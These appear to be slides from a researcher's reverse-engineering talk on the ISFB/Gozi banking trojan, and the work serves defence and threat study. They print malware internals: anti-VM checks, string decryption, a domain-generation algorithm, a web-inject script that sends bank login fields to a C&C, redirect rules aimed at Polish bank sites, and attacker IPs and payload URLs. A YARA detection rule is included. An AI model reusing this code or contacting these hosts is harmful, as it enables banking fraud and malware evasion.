



ISFB

Still Live and Kicking

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Intro



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Disclaimer

Based on proposed plan, author did some source code analysis and want to summarize his

Well. Nope. 75% of this came from Reverse Engineering....

ISFB, long story short

- Based on gozi
- same bugs going back to 2007
- ~~Ursnif/Gozi/Gozi2/Rovnix/Vawtrak~~
- Casual history with rovnix
- For us, public appearance in 2014
- Now, one of most popular bankers on market
- Couple of offsprings


ISFB!

```
DbgPrint("ISFB_%04x: Installer DLL finished with status %u.\n", GetCurrentProcessId(), Status);
```

```
////////////////////////////////////////////////////////////////////////  
// ISFB project. Version 2.13.24.1  
//  
// module: dll.c  
// $Revision: 265 $
```

~~Ursnif/Gozi/Gozi2/Rovnix/Vawtrak~~

Scale




(n6: sinkhole connections in october - bankers only)

Scale

```
> db.config.distinct('key', {'type': 'isfb', 'exe_type': 'worker'})  
[  
    "q1a2z3w4s5x6e7d8",  
    "S951DX7IZXHH4Y6P",  
    "0vZz8XVH91INT7ek",  
    "V86iYRDA2FSEqWzL",  
    "87694321POIRYTRI",  
    "77694321POIRYTRI",  
    "DB23B3470D0CF889",  
    "A79CE7E04B4C9A6A",  
    "byVMLEDZAlowtPY",  
    "0123456789ABCDEF",  
    "2345D892B97F02A",  
    "Drbp2YVKMlwkmPGtJ",  
    "Dfei80oQ0xhjTyql",  
    "0WADGyh7SUCs1i2V",  
    "PHZ40VL2QLI0N8WN"  
]
```


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trickbot: 0.13%	panda: 0.63%	necurs: 0.02%
smokeloader: 0.21%	cerber: 0.31%	gootkit: 0.21%
odinaff: 0.03%	kbot: 0.36%	dridex-worker: 0.42%
emotet: 0.29%	pony: 2.32%	h1n1: 0.75%
teslacrypt: 0.54%	slave: 1.30%	tofsee: 0.02%
isfb: 25.76%	citadel: 0.02%	torment: 0.19%
shifu: 0.13%	nymaim: 3.50%	hancitor: 0.49%
mmbb: 0.29%	cryptowall: 0.19%	locky: 3.21%
bublik: 0.26%	torrentlocker: 0.15%	netwire: 0.41%
madlocker: 0.26%	ruckguv: 0.06%	iceix: 0.02%
andromeda: 0.91%	dyre: 3.84%	tinba: 2.99%
kronos: 2.17%	kins: 0.34%	vawtrak: 2.35%
zeus: 2.69%	dridex: 5.01%	citadel: 2.84%
tinba_dga: 14.83%	vmzeus2: 18.19%	vmzeus: 1.36%



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kudos to Slavo (SWITCH-CERT)



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The Dropper

...or where the acients reside




Welcome to the system

- achieve persistency
- inject worker
- setup IPC
- *new* download 2nd stage

Useless strings?

```
ta:004051B8 aComm_Device    db 'Comm. Device',0
ta:004051B5          align 4
ta:004051B8 aMediaChanger   db 'Media Changer',0
ta:004051C6          align 4
ta:004051C8 aOpticalDisk    db 'Optical Disk',0
ta:004051D5          align 4
ta:004051D8 aScannerDevice  db 'Scanner Device',0
ta:004051E7          align 4
ta:004051E8 aCdromDevice   db 'CDROM Device',0
ta:004051F5          align 4
ta:004051F8 aWormDevice    db 'WORM Device',0
ta:00405204 aProcessorDevice db 'Processor Device',0
ta:00405215          align 4
ta:00405218 aPrinterDevice db 'Printer Device',0
ta:00405227          align 4
ta:00405228 aTapeDevice    db 'Tape Device',0
ta:00405234 aDirectAccessDevice db 'Direct Access Device',0
ta:00405249          align 4
ta:00405240 aRaid         db 'RAID',0
ta:00405251          align 4
ta:00405254 aUsb          db 'USB',0
ta:00405258 aFibre        db 'FIBRE',0
ta:0040525E          align 10h
ta:00405260 aSSA          db 'SSA',0
ta:00405264 aIEEE1394     db 'IEEE 1394',0
ta:0040526E          align 10h
ta:00405270 aATA          db 'ATA',0
ta:00405274 aATAPI        db 'ATAPI',0
ta:00405278          align 4
ta:0040527C aSCSI         db 'SCSI',0
ta:00405281          align 4
ta:00405284 aUnknown       db 'UNKNOWN',0
```



One Rule to rule them all

```
rule isfb_dropper : banker
{
    meta:
        author    = "mak"
        module   = "isfb"
    strings:
        $str0    = "Tape Device" fullword
        $str1    = "ASCIT8" fullword
        $str2    = "IEEE 1394"
        $str3    = ".bss"
        $decode_bss = { 8D 7D ?? AB 66 AB 6A 08 AA 68 [4] 8D ?? ?? 5?}
    condition:
        $decode_bss and 1 of ($str*)
}
```

Anti-VM?

```
do {  
    pci.cbSize = 20;  
    GetCursorInfo(&pci);  
    ret = decode_bss(pci.ptScreenPos.y - old_y - old_x + pci.ptScreenPos.x);  
    old_x= pci.ptScreenPos.x;  
    old_y =pci.ptScreenPos.x;  
} while(ret == 12);
```

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Anti-VM

```
DeviceInfoData.cbSize = 28;
if ( SetupDiEnumDeviceInfo(v1, 0, &DeviceInfoData) )
{
    SetupDiGetDeviceRegistryPropertyA(v1, &DeviceInfoData, 0xCu, &Property, 0, 0, &PropertyBufferSize)
    if ( PropertyBufferSize )
    {
        v2 = (BYTE *)xHeapAlloc(PropertyBufferSize);
        v3 = (CHAR *)v2;
        if ( v2 )
        {
            if ( SetupDiGetDeviceRegistryPropertyA(DeviceInfoSet,&DeviceInfoData,0xCu,&Property,v2,Property
                &PropertyBufferSize)
                && (StrStrIA(v3, (LPCSTR)"vbox")
                    || StrStrIA(v3, "qemu")
                    || StrStrIA(v3, "vmware")
                    || StrStrIA(v3, "virtual hd")) )
            {
                v0 = 1;
            }
            xHeapFree(v3);
        }
    }
}
```

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String encryption

```
signed int __stdcall decode_bss(int shift) C
{
...
//v2 points to VA of .bss
if ( !v2 )
    return 2;
v6 = v2->VirtualAddress;
if ( !v6 || !v2->SizeOfRawData )
    return 192;
v7 = v2->SizeOfRawData;
v8 = *(_DWORD *)"016";
v9 = v13;
v10 = (shift & 0x1F) + (*(_DWORD *)"29 2016" ^ *(_DWORD *)"Oct 29 2016" ^ (v7 + v6));
XorDecryptBuffer(v7, (int *)((char *)v13 + v6), v2->SizeOfRawData, v10);
dword_4064EC = dword_40766E + dword_407662 + dword_407666;
if ( dword_40766E + dword_407662 + dword_407666 != 0xEE553B4E )// check if correctly decoded
{
    XorEncryptBuffer(dword_407662, (IMAGE_DOS_HEADER *)((char *)v9 + v2->VirtualAddress), v2->SizeOfRawD
    v14 = 12;
}
```

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Joined resources

or FJ-structs

```
typedef struct {  
    DWORD fj_magic;  
    DWORD addr;  
    DWORD size;  
    DWORD crc32_name;  
    DWORD flags; /* or with 0x10000 mean it is  
                   packed with aPLib */  
} isfb_fj_elem ;
```

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Joined resources

or J1-structs

```
typedef struct {  
    DWORD j1_magic;  
    DWORD flags; // can be aPLib packed  
    DWORD crc32_name;  
    DWORD addr;  
    DWORD size;  
} isfb_fj_elem ;
```

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- 0x4F75CEA7,0x9e154a0c ## CRC_CLIENT32
- 0xD722AFCB,0x8365B957,0x8fb1dde1 ## CRC_CLIENT_INI
- 0xE1285E64 ## CRC_PUBLIC_KEY
- 0x90F8AAB4,0x41982e1f ## CRC_CLIENT64
- 0x7A042A8A ## NEW - UNKNOWN

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Static configuration

```
typedef struct {  
    DWORD off;  
    DWORD flags;  
    QWORD value;  
    QWORD uid;  
} isfb_cfg_elem
```

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```
typedef struct {  
    QWORD count  
    isfb_cfg_elem[count];  
    char string_table[];  
}
```

Static cfg - fields

- 0x556aed8f - server
- 0xea9ea760 - bootstrap
- 0x656b798a - botnet
- 0x4fa8693e - key
- 0xd0665bf6, 0x75e6145c - domains
- 0xefc574ae - dga_seed
- 0x73177345 - dga_base_url
- 0xec99df2e - dga_tld
- 0xdf351e24 - tor32_dll
- 0x510f22d2 - tor_domains

Static cfg

compilation_date	Oct 29 2016
public_key	11405601897064873125079942465687261753962418924311047475189053142467908590
key	77694321POIRYTRI
timestamp	2016-11-23 13:11:12.991000
xcookie	3998563150
timer	20
exe_type	loader
version	2.14.887
obfuscation_method	random-picture-path
botnet	1065
domains	5.196.217.178
type	isfb
server	12

Static cfg

tor64_dll	thenotwithsoldsuequiv.ru/key/x64.bin file://">%appdata%\\system64.dll
key	OvZz8XVH91INT7ek
sendtimeout	300
dga_seed	1
obfuscation_method	random-picture-path
exe_type	worker
configtimeout	360
dga_count	5
dga_base_url	opensource.apple.com/source/Security/Security-29/SecureTransport/LICENSE.txt?txt
ip_service	curlmyip.net
version	2.16.881
tor32_dll	thenotwithsoldsuequiv.ru/key/x32.bin file://">%appdata%\\system32.dll
dga_season	5
type	isfb
compilation_date	Nov 17 2016
timestamp	2016-11-23 17:22:08
bctimeout	10
configfailtimeout	300
botnet	2002
dga_lsa_seed	3988359472
public_key	271286304157659940409557440150300700355964124322633786484513422718969995645917783923802522186291712923938350448 65537

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Static cfg

tor64_dll	85.204.74.158/tor/test64.dll file://c:\test\test64.dll
key	77694321POIRYTRI
sendtimeout	300
obfuscation_method	random-picture-path
exe_type	worker
configtimeout	300
ip_service	curlmyip.net
version	2.14.887
tor32_dll	85.204.74.158/tor/test32.dll file://c:\test\test32.dll
type	isfb
compilation_date	Oct 29 2016
timestamp	2016-11-23 09:39:37
bctimeout	10
configfailtimeout	300
botnet	1098
public_key	114056018970648731250799424656872617539624189243110474751890531424

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Man in the Browser

.. or where my goes my mony



Dynamic config

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```
typedef structure {
    DWORD size;
    BYTE data[size];
} inject_elem

typedef structure {
    inject_elem target; // url glob
    inject_elem action; // or regex
    inject_elem params[4]; // other params
} inject_chunk

typedef injects_t inject_chunk[];
```

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Web Injects

```
var bn = "US_" + "BOFA_1";
var bot_id = "@ID@_" + bn;
var sa = decode64("..");
var req = "send=0&u_bot_id=" + bot_id + "&bn=" + bn+ "&page=8&u_login=&u_pass=&log=" + 'get_me_core';
sendScriptRequest(sa, req, function statusCall1() {
var element = document.getElementById("loader");
element.parentNode.removeChild(element);
} );
})();
```

Web Actions

- FILE
- SCREENSHOT
- HIDDEN
- NEWGRAB
- VIDEO
- PROCESS
- POST
- VNC

Web Actions

ACTION: REDIRECT - Target: */myjs128.js -> http://5.101.67.36/di/myjs128_plv3.js
ACTION: REDIRECT - Target: */myjs28.js -> http://5.101.67.36/di/myjs28_plv3.js
ACTION: REDIRECT - Target: */ats8/gate.php* -> http://5.101.67.36/az/atsbmid/gate128.php
ACTION: REDIRECT - Target: https://www.centrum24.pl/* -> http://5.101.67.36/fk/cen1.php?
ACTION: REDIRECT - Target: https://companynet.mbank.pl/* -> http://5.101.67.36/fk/mbiz1.php?
ACTION: FILE - Target: *.prv
ACTION: VNC - Target: https://www.pekaobiznes24* | source : http://thesellingoutlet.com/p32.bin,http://thesell
ACTION: VNC - Target: https://companynet.mbank.pl* | source : http://thesellingoutlet.com/p32.bin,http://these
ACTION: VNC - Target: https://iri.* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet.com
ACTION: VNC - Target: https://kiri.* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet.co
ACTION: VNC - Target: https://ibiznes2* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet
ACTION: VNC - Target: https://*.pl/homebankin* | source : http://thesellingoutlet.com/p32.bin,http://thesellin
ACTION: VNC - Target: https://*/hb/faces/* | source : http://thesellingoutlet.com/p32.bin,http://thesellingout

The Bot.



Registry Keys

.*\\Software\\AppDataLow\\Software\\Microsoft\\
[A-F0-9]{8}-[A-F0-9]{4}-[A-F0-9]{4}-[A-F0-9]{4}-[A-F0-9]{12}\\

- Install
- Client
- NetCfg
- LastTask
- LastConfig

Other Actions

- GET_CERTS
- GET_COOKIES
- GET_SYSINFO
- LOAD_EXE
- GET_FILES
- SOCKS_START
- GET_KEYLOG
- GET_MAIL
- GET_FTP
- VNC_START
- URL_BLOCK

Calling Home



ET phone home.

- Static domains inside configuration files
- DGA based on template and current data
- C&C hidden in TOR network
- P2P network

DGA

```

rnd = LsaRandom()
rnd.seed = (((kwargs['seed'] << 16)&0xffffffff) + kwargs['season'] + kwargs['lsa_seed']) & 0xffff
#rnd.seed = (1 << 16) + kwargs['season'] - 0x124676D0
r=[]
for i in range(kwargs['count']):
    suf = kwargs['tld'][((rnd.rnd >> 1) % len(kwargs['tld']))]#rnd.choose(kwargs['tld'])
    dom_l = rnd.rnd % self.DGA_MIN_LEN + self.DGA_MIN_LEN
    wc = 0; dom = []
    while wc < dom_l:
        d = rnd.choose(words)
        ws = len(d)
        if not rnd.rnd %3:
            ws /=2
        if wc + ws > self.DGA_MAX_LEN:
            continue
        dom.append(d[:ws])
        wc += ws
    r.append(''.join(dom) +suf)

```

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TOR



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P2P

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```
typedef struct {
    DWORD magic; /* 0x395f2ec1 */
    DWORD my_secret;
    DWORD his_secret;
    BYTE cmd0;
    BYTE cmd1;
    BYTE data[];
} isfb_p2p_inner_packet
```

```
typedef struct {
    BYTE flags;
    DWORD salt; /* 4 random higher bytes of keys */
    isfb_p2p_inner_packet p; /*encrypted */
} isfb_p2p_packet
```

Internet is Hard

URL format

http://\%s\%s?user\%\%5fid=\%.4u\&version\%\%5fid=\%1u\&passphrase=\%s\&socks=\%1u\&version=\%1u\&crc=\%.8x
/tfctq.php?mkvf=KPgnjc3RohdH4zDttU9wItzEGB6cEz2jeDJWROI6FbIpqN/9F6N300HUzISvptToYm+txOpUvU2YtY
oxsxc=kcxsf\&version=212356\&user=aa16a132f1689c4d4b2eb59024d986c3\&server=12\&id=1000\&crc=1dc690f
cnc.tld/images/8//Gmj7f1b/p976veQbwY5XTyLFJ12QiH3b3X6ts7/Yxd7nmkuXV6Yrt6mPUdSf2U1
/jOBc27CVHf2WIxVsGg/Pv49qA_2B_2FdeXKwKV/cPIuyXr4JBumUBy/Aw/RtPom91zP7FSaj2U.jpeg

/t[RAND]?[RAND]=data

URL format

```
decode_req = lambda d: decrypt(d.decode('base64',SKEY))
d=re.sub('_([0-9A-Fa-f]{2})',lambda x: chr(int(x.group(1),16)),d)
try:
    e=d.decode('base64')
except Exception as e:
    d=d+'=='
pprint.pprint(dict(map(lambda x: x.split('='), decode_req(d).strip("\x00").split('&'))))


{'crc': '7001380', 'id': '1065', 'ppc': 'xi', 'server': '12', 'soft': '1',
 'user': '0c0d784a0cf755970edbdf4c0cb27fca', 'version': '214887'}
```

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
URL format

/t*php & get new task & Used until Sep 2015
/c*php & get new config & Used until Sep 2015
/d*php & send stolen data & Used until Sep 2015
/images/.gif & get new task & current format
/images/.jpeg & get new config & current format
/images/.bmp & send stolen data & current format
/images/.avi & download 2nd stage dll & not every c&c

C&C response



C&C response



